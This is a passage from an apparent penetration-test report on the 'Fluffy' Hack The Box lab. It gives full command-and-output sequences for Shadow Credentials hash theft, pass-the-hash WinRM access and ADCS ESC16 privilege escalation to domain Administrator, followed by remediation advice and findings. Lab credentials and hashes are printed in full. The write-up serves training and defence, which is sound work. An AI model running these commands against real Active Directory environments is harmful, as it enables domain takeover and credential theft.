[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
```

NT hash for winrm_svc: `33bd09dcd697600edf6b3a7af4875767`

WinRM access was established via pass-the-hash:

```
evil-winrm -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -i dc01.fluffy.htb
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ evil-winrm -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -i dc01.fluffy.htb

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami
fluffy\winrm_svc
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> ls
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cd ..
*Evil-WinRM* PS C:\Users\winrm_svc> ls


    Directory: C:\Users\winrm_svc


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         5/17/2025  11:56 AM                Desktop
d-r---         5/19/2025   9:15 AM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Favorites
d-r---         9/15/2018  12:19 AM                Links
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-----         9/15/2018  12:19 AM                Saved Games
d-r---         9/15/2018  12:19 AM                Videos


*Evil-WinRM* PS C:\Users\winrm_svc> cd desktop
*Evil-WinRM* PS C:\Users\winrm_svc\desktop> ls


    Directory: C:\Users\winrm_svc\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/5/2026   8:49 PM             34 user.txt


*Evil-WinRM* PS C:\Users\winrm_svc\desktop> type user.txt
3ba7cb6cdc7f41ccab069f3e7e3d1613
*Evil-WinRM* PS C:\Users\winrm_svc\desktop>
```

7. ADCS Enumeration

ADCS was confirmed running on the DC:

```
nxc ldap 10.129.10.32 -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -M adcs
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ nxc ldap 10.129.10.32 -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -M adcs
LDAP        10.129.10.32    389    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:None) (channel binding:Never)
LDAP        10.129.10.32    389    DC01            [+] fluffy.htb\winrm_svc:33bd09dcd697600edf6b3a7af4875767
ADCS        10.129.10.32    389    DC01            [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.129.10.32    389    DC01            Found PKI Enrollment Server: DC01.fluffy.htb
ADCS        10.129.10.32    389    DC01            Found CN: fluffy-DC01-CA
```

Shadow Credentials was performed against ca_svc:

```
certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' \
  -account ca_svc -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ bloodyAD --dc-ip 10.129.10.32 -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' add groupMember 'Service Accounts' p.agila
[+] p.agila added to Service Accounts

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ sudo ntpdate 10.129.10.32
2026-06-06 01:17:15.241617 (-0400) +25194.958039 +/- 0.032615 10.129.10.32 s1 no-leap
CLOCK: time stepped by 25194.958039

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account ca_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '013ce07ac23c4943940c71444b4e7ad0'
[*] Adding Key Credential with device ID '013ce07ac23c4943940c71444b4e7ad0' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '013ce07ac23c4943940c71444b4e7ad0' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
```

NT hash for ca_svc: `ca0f4f9e9eb8a092addf53bb03fc98c8`

certipy-ad find identified ESC16 on fluffy-DC01-CA:

```
certipy-ad find -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 \
  -dc-ip 10.129.10.32 -vulnerable -enabled -stdout
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ certipy-ad find -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.10.32 -vulnerable -enabled -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3150FA7E60CE28AD4DAE41A1B61D8874
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:12:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
                                          FLUFFY.HTB\Administrators
        Read                            : FLUFFY.HTB\Administrators
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
```

8. ADCS ESC16 — Domain Compromise

ca_svc's UPN was updated to `administrator`:

```
certipy-ad account update -username 'p.agila@fluffy.htb' -p 'prometheusx-303' \
  -user ca_svc -upn 'administrator' -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ certipy-ad account update -username "p.agila@fluffy.htb" -p "prometheusx-303" -user ca_svc -upn 'administrator'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
```

A User template certificate was immediately requested as ca_svc:

```
certipy-ad req -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 \
  -dc-ip '10.129.10.32' -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ sudo certipy-ad req -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip '10.129.10.32' -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 23
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

ca_svc's UPN was restored:

```
certipy-ad account update -username 'p.agila@fluffy.htb' -p 'prometheusx-303' \
  -user ca_svc -upn 'ca_svc@fluffy.htb' -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ certipy-ad account update -username "p.agila@fluffy.htb" -p "prometheusx-303" -user ca_svc -upn 'ca_svc@fluffy.htb'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
```

The certificate was used to authenticate and recover the Administrator NT hash:

```
certipy-ad auth -pfx administrator.pfx -domain 'fluffy.htb' -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ sudo certipy-ad auth -pfx administrator.pfx -domain 'fluffy.htb' -dc-ip 10.129.10.32
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

NT hash for Administrator: `8da83a3fa618b6e3a00e93f676c92a6e`

```
evil-winrm -u 'Administrator' -H 8da83a3fa618b6e3a00e93f676c92a6e -i dc01.fluffy.htb
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ evil-winrm -u 'Administrator' -H 8da83a3fa618b6e3a00e93f676c92a6e -i dc01.fluffy.htb

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fluffy\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls


    Directory: C:\Users\Administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/5/2026   8:49 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
2b00bb43a2aac2d77befe9fd65f585d0
*Evil-WinRM* PS C:\Users\Administrator\desktop>
```

6 Remediation Summary

As a result of this assessment, several opportunities were identified to strengthen the security posture of the assessed environment. The remediation actions below are prioritised to address the most impactful issues first, beginning with those that can be implemented with minimal effort and disruption. All remediation activities should be carefully planned, tested, and validated to minimise the risk of service interruption or data loss.

6.1 Short Term

SHORT TERM REMEDIATION:

- Apply Microsoft's patch addressing CVE-2025-24071. Until patched, consider blocking `.library-ms` file types at the perimeter and monitoring for unexpected files of this type appearing on internal shares.
- Reconfigure the ADCS CA (fluffy-DC01-CA) to enforce the `szOID_NTDS_CA_SECURITY_EXT` security extension. Remove the `CT_FLAG_NO_SECURITY_EXTENSION` flag from the CA configuration and ensure all issued certificates include SID-binding. Review all issued certificates for misuse and consider revoking those issued during the assessment window.
- Audit and correct the GenericAll ACL grant from p.agila to the Service Accounts group. No standard domain user should hold full control over a group containing service accounts.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Restrict write access to the IT share to only accounts that require it operationally. Review share permissions across the domain and apply the principle of least privilege. Shares containing sensitive documents or software should not grant write access to general domain users.
- Conduct a full Active Directory ACL audit using BloodHound or a similar tool to identify and remediate additional overpermissioned relationships. Focus on accounts holding GenericAll, GenericWrite, WriteProperty, or WriteDACL over other principals.
- Deploy alerting for UPN modification events (Event ID 4738) on service accounts and for certificate requests that closely follow a UPN change, as these are indicators of ESC16 exploitation attempts.

6.3 Long Term

LONG TERM REMEDIATION:

- Implement a formal ADCS security review covering all certificate templates and CA configurations. Use certipy-ad or Locksmith to identify ESC1–ESC16 conditions across the environment and remediate each in order of severity.
- Establish a regular Active Directory health check process that reviews delegation, ACL misconfigurations, and privileged group membership on a defined schedule.
- Enable SMB signing as required across the domain to reduce the effectiveness of NTLMv2 relay and capture attacks. While signing does not prevent hash capture via CVE-2025-24071, it eliminates relay as a follow-on technique.

- Deploy centralised logging and alerting for NTLMv2 authentication events to external IPs, unexpected group membership changes on privileged groups, and ADCS certificate issuance events outside of normal business hours or for unusual template types.

7 Technical Findings Details

1. ADCS ESC16 — CA Globally Configured to Omit szOID_NTDS_CA_SECURITY_EXT Enables Domain Privilege Escalation - Critical

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The Active Directory Certificate Services CA (fluffy-DC01-CA) is globally configured to disable the `szOID_NTDS_CA_SECURITY_EXT` security extension via the `CT_FLAG_NO_SECURITY_EXTENSION` flag. This extension binds issued certificates to the requesting account's SID, preventing certificates from authenticating as a different principal. Without it, the CA falls back to UPN-based identity resolution during Kerberos PKINIT authentication. An attacker with control over an enrollable account's UPN can temporarily set it to match any target user, request a certificate, restore the original UPN, and authenticate as the target using the issued certificate — in this case, the domain Administrator.
Impact	Full domain compromise. Exploitation yielded the domain Administrator NT hash via PKINIT authentication with the forged certificate, enabling pass-the-hash access to the domain controller with the highest available privileges. This condition is exploitable by any account holding certificate enrollment rights.
Affected Component	• fluffy-DC01-CA — CT_FLAG_NO_SECURITY_EXTENSION set globally (ESC16) • ca_svc — enrollable account used to request the forged certificate
Remediation	Remove the `CT_FLAG_NO_SECURITY_EXTENSION` flag from the CA configuration to re-enable the `szOID_NTDS_CA_SECURITY_EXT` security extension on all issued certificates. This ensures certificates are SID-bound to the requesting account and cannot be used to authenticate as a different principal. Revoke any certificates issued during the assessment period. Restrict certificate enrollment rights to only accounts that require them operationally. Deploy monitoring for UPN modification events (Event ID 4738) on service accounts and for certificate requests that closely follow a UPN change, as this pattern is a reliable indicator of ESC16 exploitation. Conduct a full ADCS review using certipy-ad or Locksmith to identify any additional ESC conditions across certificate templates.
References	• https://posts.specterops.io/certificates-and-pwnage-and-dungeons-34efebe2c71f • https://github.com/ly4k/Certipy • https://github.com/TrimarcJake/Locksmith

Finding Evidence

ADCS was confirmed running on the DC:

```
nxc ldap 10.129.10.32 -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -M adcs
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ nxc ldap 10.129.10.32 -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -M adcs
LDAP        10.129.10.32    389    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:None) (channel binding:Never)
LDAP        10.129.10.32    389    DC01            [+] fluffy.htb\winrm_svc:33bd09dcd697600edf6b3a7af4875767
ADCS        10.129.10.32    389    DC01            [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.129.10.32    389    DC01            Found PKI Enrollment Server: DC01.fluffy.htb
ADCS        10.129.10.32    389    DC01            Found CN: fluffy-DC01-CA
```

certipy-ad find identified the fluffy-DC01-CA as vulnerable to ESC16. The CA was globally configured with `CT_FLAG_NO_SECURITY_EXTENSION`, omitting the SID-binding security extension from all issued certificates:

```
certipy-ad find -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 \
  -dc-ip 10.129.10.32 -vulnerable -enabled -stdout
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ certipy-ad find -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.10.32 -vulnerable -enabled -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3150FA7E60CE28AD4DAE41A1B61D8874
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:12:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
                                          FLUFFY.HTB\Administrators
        Read                            : FLUFFY.HTB\Administrators
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
```

Step 1 — Set ca_svc's UPN to `administrator`:

```
certipy-ad account update -username 'p.agila@fluffy.htb' -p 'prometheusx-303' \
  -user ca_svc -upn 'administrator' -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ certipy-ad account update -username "p.agila@fluffy.htb" -p "prometheusx-303" -user ca_svc -upn 'administrator'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
```

Step 2 — Request a User template certificate as ca_svc:

```
certipy-ad req -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 \
  -dc-ip '10.129.10.32' -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ sudo certipy-ad req -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip '10.129.10.32' -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 23
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Step 3 — Restore ca_svc's UPN:

```
certipy-ad account update -username 'p.agila@fluffy.htb' -p 'prometheusx-303' \
  -user ca_svc -upn 'ca_svc@fluffy.htb' -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ certipy-ad account update -username "p.agila@fluffy.htb" -p "prometheusx-303" -user ca_svc -upn 'ca_svc@fluffy.htb'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
```

Step 4 — Authenticate with the certificate to recover the Administrator NT hash:

```
certipy-ad auth -pfx administrator.pfx -domain 'fluffy.htb' -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ sudo certipy-ad auth -pfx administrator.pfx -domain 'fluffy.htb' -dc-ip 10.129.10.32
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

Without the SID-binding extension, the DC resolved the certificate's identity from the UPN in the SAN field (`administrator`), issuing a TGT for the domain Administrator. The NT hash was extracted via UnPAC-the-hash and used to authenticate via evil-winrm:

```
evil-winrm -u 'Administrator' -H 8da83a3fa618b6e3a00e93f676c92a6e -i dc01.fluffy.htb
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ evil-winrm -u 'Administrator' -H 8da83a3fa618b6e3a00e93f676c92a6e -i dc01.fluffy.htb

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fluffy\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls


    Directory: C:\Users\Administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/5/2026   8:49 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
2b00bb43a2aac2d77befe9fd65f585d0
*Evil-WinRM* PS C:\Users\Administrator\desktop>
```

2. p.agila GenericAll Over Service Accounts Group Enables Shadow Credentials - High


CWE	CWE-284 - Improper Access Control
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	The domain user p.agila holds GenericAll access control rights over the Service Accounts group in Active Directory. GenericAll grants full control over the object, including the ability to add arbitrary members and modify attribute values on group members. This misconfiguration was exploited to add p.agila to the group and perform Shadow Credentials attacks against winrm_svc and ca_svc, recovering NT password hashes for both accounts without a password reset.
Impact	Full credential compromise of two service accounts. NT hash recovery for winrm_svc enabled WinRM authentication and retrieval of the user flag. NT hash recovery for ca_svc enabled exploitation of ADCS ESC16 and full domain compromise, as documented in Finding 3.
Affected Component	• p.agila — GenericAll over Service Accounts group • winrm_svc — Shadow Credentials target, NT hash compromised • ca_svc — Shadow Credentials target, NT hash compromised
Remediation	Audit Active Directory ACLs and remove the GenericAll grant from p.agila over the Service Accounts group. No standard domain user should hold full control over a group containing service accounts. Use BloodHound or Locksmith to identify and remediate additional overpermissioned relationships across the domain, prioritising accounts with GenericAll, GenericWrite, WriteProperty, or WriteDACL rights over privileged principals or groups. Implement a regular ACL review as part of ongoing Active Directory housekeeping.
References	• https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/shadow-credentials • https://github.com/ly4k/Certipy

Finding Evidence

BloodHound data was collected with p.agila's recovered credentials:

```
rusthound-ce -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' -o ./bh -z
```

After marking p.agila as owned, outbound object control analysis revealed GenericAll rights over the Service Accounts group:



Group members winrm_svc and ca_svc hold certificate enrollment rights. bloodyAD was used to add p.agila to the group using the GenericAll right:

```
bloodyAD --dc-ip 10.129.10.32 -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' \
  add groupMember 'Service Accounts' p.agila
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ bloodyAD --dc-ip 10.129.10.32 -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' add groupMember 'Service Accounts' p.agila
[+] p.agila added to Service Accounts
```

